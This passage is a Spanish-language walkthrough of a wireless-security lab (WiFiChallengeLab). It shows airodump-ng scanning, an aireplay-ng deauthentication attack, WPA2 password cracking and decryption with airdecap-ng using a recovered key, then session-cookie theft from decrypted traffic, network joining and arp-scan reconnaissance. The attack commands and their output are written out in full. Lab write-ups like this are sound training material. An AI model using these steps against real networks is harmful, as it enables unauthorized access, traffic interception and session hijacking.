wlan1: CTRL-EVENT-DISCONNECTED bssid=f0:9f:c2:71:22:11 reason=7
wlan1: SME: Trying to authenticate with f0:9f:c2:71:22:11 (SSID='wifi-old' freq=2422 MHz)
wlan1: Trying to associate with f0:9f:c2:71:22:11 (SSID='wifi-old' freq=2422 MHz)
wlan1: Associated with f0:9f:c2:71:22:11
wlan1: CTRL-EVENT-CONNECTED - Connection to f0:9f:c2:71:22:11 completed [id=0 id_str=]
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
```

```
root@WiFiChallengeLab:/home/user# dhclient wlan1 -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan1/3e:ac:1c:68:13:7a
Sending on   LPF/wlan1/3e:ac:1c:68:13:7a
Sending on   Socket/fallback
DHCPREQUEST for 192.168.10.53 on wlan1 to 255.255.255.255 port 67 (xid=0x16a82564)
DHCPREQUEST for 192.168.10.53 on wlan1 to 255.255.255.255 port 67 (xid=0x16a82564)
DHCPNAK from 192.168.1.1 (xid=0x6425a816)
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 3 (xid=0x3a0eac27)
DHCPOFFER of 192.168.1.74 from 192.168.1.1
DHCPREQUEST for 192.168.1.74 on wlan1 to 255.255.255.255 port 67 (xid=0x27ac0e3a)
DHCPACK of 192.168.1.74 from 192.168.1.1 (xid=0x3a0eac27)
bound to 192.168.1.74 -- renewal in 36480 seconds.
```

Obtenemos así de manera correcta acceso a la red.





Llegamos a la 8. En esta nos pide encontrar la contraseña de wifi-mobile.

```
CH 144 ][ Elapsed: 54 s ][ 2025-02-05 02:00

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSID                 MANUFACTURER

F0:9F:C2:71:22:1A  -28       20        0    0  44   54e  WPA2 CCMP   MGT         wifi-corp             Ubiquiti Networks Inc.
F0:9F:C2:71:22:15  -28       20        0    0  44   54e  WPA2 CCMP   MGT         wifi-corp             Ubiquiti Networks Inc.
F0:9F:C2:7A:33:28  -28       20        0    0  44   54e  WPA2 CCMP   MGT         wifi-regional-tablets Ubiquiti Networks Inc.
F0:9F:C2:71:22:16  -28       20        0    0  44   54e  WPA2 CCMP   MGT         wifi-regional         Ubiquiti Networks Inc.
F0:9F:C2:71:22:17  -28       20       72    0  44   54e  WPA2 CCMP   MGT         wifi-global           Ubiquiti Networks Inc.
F0:9F:C2:71:22:10  -28       11        4    0   6   54   OPN              0.0    wifi-guest            Ubiquiti Networks Inc.
F0:9F:C2:71:22:12  -28       11        4    0   6   54   WPA2 CCMP   PSK  0.0    wifi-mobile           Ubiquiti Networks Inc.
BE:33:DF:A2:71:D3  -28       11        0    0   6   54   WPA2 CCMP   PSK  0.0    MiFibra-5-D6G3        Unknown
CE:CB:B1:E6:BF:A8  -28       11        0    0   6   54   WPA2 CCMP   PSK  0.0    WIFI-JUAN             Unknown
F0:9F:C2:1A:CA:25  -28        9        0    0  11   54e  WPA3 CCMP   SAE  0.0    wifi-IT               Ubiquiti Networks Inc.
F0:9F:C2:11:0A:24  -28        9        0    0  11   54e  WPA3 CCMP   SAE  0.0    wifi-management       Ubiquiti Networks Inc.
F0:9F:C2:6A:88:26  -28        9        0    0  11   54   OPN              0.0    <length:  9>          Ubiquiti Networks Inc.
CA:6D:F8:26:A5:AA  -28        9        0    0   9   54   WPA2 TKIP   PSK  0.0    vodafone7123          Unknown
92:47:47:45:1D:11  -28       20        0    0   3   54   WPA2 CCMP   PSK  0.0    MOVISTAR_JYG2         Unknown
F0:9F:C2:71:22:11  -28       20      768    0   3   54   WEP  WEP         0.0    wifi-old              Ubiquiti Networks Inc.

BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

F0:9F:C2:71:22:17  64:32:A8:BC:53:51  -29    6e-12e     0       70         open-wifi,home-WiFi,WiFi-Restaurant
F0:9F:C2:71:22:17  64:32:A8:BA:18:42  -29   48e- 1e     0        3
F0:9F:C2:71:22:10  B0:72:BF:B0:78:48  -29   54 -54      0        4
F0:9F:C2:71:22:12  28:6C:07:6F:F9:44  -29   54 - 1      0        4
F0:9F:C2:71:22:11  72:26:71:64:03:5C  -29    5 - 5      0      768
(not associated)   64:32:A8:AC:53:50  -29    0 - 1      0        2         wifi-regional
(not associated)   64:32:A8:A9:DE:55  -29    0 - 1      0        2         wifi-regional-tablets
(not associated)   02:00:00:00:03:00  -49    0 - 1      0        1
(not associated)   02:00:00:00:06:00  -49    0 - 1      0        1
(not associated)   02:00:00:00:04:00  -49    0 - 1      0        1
(not associated)   02:00:00:00:05:00  -49    0 - 1      0        1
(not associated)   64:32:A8:BA:6C:41  -29    0 - 6      0        4         wifi-corp
(not associated)   64:32:A8:AD:AB:53  -49    0 - 1      0       14         wifi-corp-legacy
(not associated)   78:C1:A7:BF:72:46  -49    0 - 1      0       21         wifi-offices,Jason
(not associated)   B4:99:BA:6F:F9:45  -49    0 - 1      0       21         wifi-offices,Jason
(not associated)   02:00:00:00:02:00  -29    0 - 1      0        2
(not associated)   3E:AC:1C:68:13:7A  -29    0 - 1      0        3
```

Para este caso utilizaremos un ataque de desautenticación, por el cual obtendremos la contraseña:


Para esto antes de ataque tenemos que estar realizando un escaneo, este lo haremos en el canal 6, ya que es donde se encuentra esta red.


```
root@WiFiChallengeLab:/home/user/act8# airodump-ng wlan0mon -w . --manufacturer --wps --band abg -c 6
02:02:38  Created capture file ".-01.cap".


CH  6 ][ Elapsed: 6 s ][ 2025-02-05 02:02

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSID          MANUFACTURER

F0:9F:C2:71:22:10  -28   0       66       42    1   6   54   OPN                     wifi-guest     Ubiquiti Networks Inc.
BE:33:DF:A2:71:D3  -28   0       66        0    0   6   54   WPA2 CCMP   PSK         MiFibra-5-D6G3 Unknown
F0:9F:C2:71:22:12  -28   0       66       32    1   6   54   WPA2 CCMP   PSK         wifi-mobile    Ubiquiti Networks Inc.
CE:CB:B1:E6:BF:A8  -28   0       66        0    0   6   54   WPA2 CCMP   PSK         WIFI-JUAN      Unknown

BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

(not associated)   78:C1:A7:BF:72:46  -49    0 - 1     12        6         wifi-offices,Jason
(not associated)   B4:99:BA:6F:F9:45  -49    0 - 1     12        6         wifi-offices,Jason
(not associated)   02:00:00:00:02:00  -29    0 - 1      4        2
(not associated)   64:32:A8:BC:53:51  -29    0 - 1     16        8         open-wifi,home-WiFi,WiFi-Restaurant
(not associated)   64:32:A8:AD:AB:53  -49    0 - 1      8        4         wifi-corp-legacy
(not associated)   3E:AC:1C:68:13:7A  -29    0 - 1      4        2
F0:9F:C2:71:22:10  B0:72:BF:44:B0:49  -29   36 -54      0       11
F0:9F:C2:71:22:10  80:18:44:BF:72:47  -29    5 -12      0       11
F0:9F:C2:71:22:10  B0:72:BF:B0:78:48  -29   54 -54      0       23
F0:9F:C2:71:22:12  28:6C:07:6F:F9:43  -29    0 - 5      0        1
F0:9F:C2:71:22:12  28:6C:07:6F:F9:44  -29   54 -54      0       33
```

Con la siguiente mac {} realizaremos un ataque de desautenticación.

```
root@WiFiChallengeLab:/home/user# aireplay-ng -0 10 -a F0:9F:C2:71:22:12 wlan0mon
02:04:43  Waiting for beacon frame (BSSID: F0:9F:C2:71:22:12) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
02:04:43  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
02:04:43  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
02:04:44  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
02:04:44  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
02:04:45  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
02:04:45  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
02:04:46  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
02:04:46  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
02:04:47  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
02:04:47  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
```

Ahora solo tendremos que utilizar aircrack en el archivo cap que obtuvimos del comando.






Para este solo tendremos que utilizar el cap anteriormente obtenido y airdecap con los credenciales obtenidos de BSSID y contraseña:


```
root@WiFiChallengeLab:/home/user/act8# airdecap-ng -e wifi-mobile -p starwars1 .-01.cap
Total number of stations seen            7
Total number of packets read          4682
Total number of WEP data packets         0
Total number of WPA data packets       591
Number of plaintext data packets       746
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets        46
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets         0
```

Ahora mediante wireshark iremos inspeccionando el dec.cap:




8	0.561856	192.168.2.8	192.168.2.1	TCP	66 57192 → 80 [ACK] Seq=1
9	0.561964	192.168.2.8	192.168.2.1	HTTP	194 GET /lab.php HTTP/1.1
10	0.561969	192.168.2.1	192.168.2.8	TCP	66 80 → 57192 [ACK] Seq=1

Sabiendo que se hace una petición get a lab.php desde 2.8 a 2.1 doy por hecho que la 2.1 es el servidor y ip del router de wifi mobile



Con el .cap anterior podemos obtener la cookie:





Ahora para acceder a la red solo tendremos que utilizar supplicant y dhclient.

```
root@WiFiChallengeLab:/home/user/act8# wpa_supplicant -Dnl80211 -iwlan1 -c wifi.conf
Successfully initialized wpa_supplicant
wlan1: SME: Trying to authenticate with f0:9f:c2:71:22:12 (SSID='wifi-mobile' freq=2437 MHz)
wlan1: Trying to associate with f0:9f:c2:71:22:12 (SSID='wifi-mobile' freq=2437 MHz)
wlan1: Associated with f0:9f:c2:71:22:12
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan1: WPA: Key negotiation completed with f0:9f:c2:71:22:12 [PTK=CCMP GTK=TKIP]
wlan1: CTRL-EVENT-CONNECTED - Connection to f0:9f:c2:71:22:12 completed [id=0 id_str=]
```

```
root@WiFiChallengeLab:/home/user# dhclient wlan1 -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan1/3e:ac:1c:68:13:7a
Sending on   LPF/wlan1/3e:ac:1c:68:13:7a
Sending on   Socket/fallback
DHCPREQUEST for 192.168.1.74 on wlan1 to 255.255.255.255 port 67 (xid=0x25904492)
DHCPNAK from 192.168.2.1 (xid=0x92449025)
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 3 (xid=0xc40eaa6f)
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 7 (xid=0xc40eaa6f)
DHCPOFFER of 192.168.2.74 from 192.168.2.1
DHCPREQUEST for 192.168.2.74 on wlan1 to 255.255.255.255 port 67 (xid=0x6faa0ec4)
DHCPACK of 192.168.2.74 from 192.168.2.1 (xid=0xc40eaa6f)
bound to 192.168.2.74 -- renewal in 36267 seconds.
root@WiFiChallengeLab:/home/user#
```

Con esto iniciamos en la web e introducimos la cookie en el navegador, recargamos y obtendremos la flag.






```
root@WiFiChallengeLab:/home/user# arp-scan --interface=wlan1 192.168.2.0/24
Interface: wlan1, type: EN10MB, MAC: 3e:ac:1c:68:13:7a, IPv4: 192.168.2.74
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.2.1     f0:9f:c2:71:22:12       Ubiquiti Networks Inc.
192.168.2.7     28:6c:07:6f:f9:43       XIAOMI Electronics,CO.,LTD
192.168.2.7     28:6c:07:6f:f9:44       XIAOMI Electronics,CO.,LTD (DUP: 2)
192.168.2.8     28:6c:07:6f:f9:43       XIAOMI Electronics,CO.,LTD
192.168.2.8     28:6c:07:6f:f9:44       XIAOMI Electronics,CO.,LTD (DUP: 2)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.930 seconds (132.64 hosts/sec). 5 responded
```

Mediante el comando arp-scan en la interfaz y red determinada de wifi-mobile, vemos que hay dos posibles redes dentro de esta wifi.

Ahora tendremos que obtener la contraseña de wifi-offices.

Comenzaremos como siempre con el análisis de la red.

Para este caso vemos que no podemos ver la red wifi-offices ni tampoco tenemos acceso a su bssid:

```
BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSID                 MANUFACTURER

F0:9F:C2:71:22:1A  -28       28        0    0  44   54e  WPA2 CCMP   MGT         wifi-corp             Ubiquiti Networks Inc.
F0:9F:C2:71:22:15  -28       28        4    0  44   54e  WPA2 CCMP   MGT         wifi-corp             Ubiquiti Networks Inc.
F0:9F:C2:7A:33:28  -28       28        0    0  44   54e  WPA2 CCMP   MGT         wifi-regional-tablets Ubiquiti Networks Inc.
F0:9F:C2:71:22:16  -28       28        0    0  44   54e  WPA2 CCMP   MGT         wifi-regional         Ubiquiti Networks Inc.
F0:9F:C2:71:22:17  -28       28      117    2  44   54e  WPA2 CCMP   MGT         wifi-global           Ubiquiti Networks Inc.
F0:9F:C2:71:22:10  -28       15       34    0   6   54   OPN              0.0    wifi-guest            Ubiquiti Networks Inc.
F0:9F:C2:71:22:12  -28       15       28    0   6   54   WPA2 CCMP   PSK  0.0    wifi-mobile           Ubiquiti Networks Inc.
BE:33:DF:A2:71:D3  -28       15        0    0   6   54   WPA2 CCMP   PSK  0.0    MiFibra-5-D6G3        Unknown
CE:CB:B1:E6:BF:A8  -28       15        0    0   6   54   WPA2 CCMP   PSK  0.0    WIFI-JUAN             Unknown
F0:9F:C2:1A:CA:25  -28       15        0    0  11   54e  WPA3 CCMP   SAE  0.0    wifi-IT               Ubiquiti Networks Inc.
F0:9F:C2:11:0A:24  -28       15        0    0  11   54e  WPA3 CCMP   SAE  0.0    wifi-management       Ubiquiti Networks Inc.
F0:9F:C2:6A:88:26  -28       15        0    0  11   54   OPN              0.0    <length:  9>          Ubiquiti Networks Inc.
CA:6D:F8:26:A5:AA  -28       15        0    0   9   54   WPA2 TKIP   PSK         vodafone7123          Unknown
92:47:47:45:1D:11  -28       28        0    0   3   54   WPA2 CCMP   PSK         MOVISTAR_JYG2         Unknown
F0:9F:C2:71:22:11  -28       28     1148    0   3   54   WEP  WEP              wifi-old              Ubiquiti Networks Inc.

BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

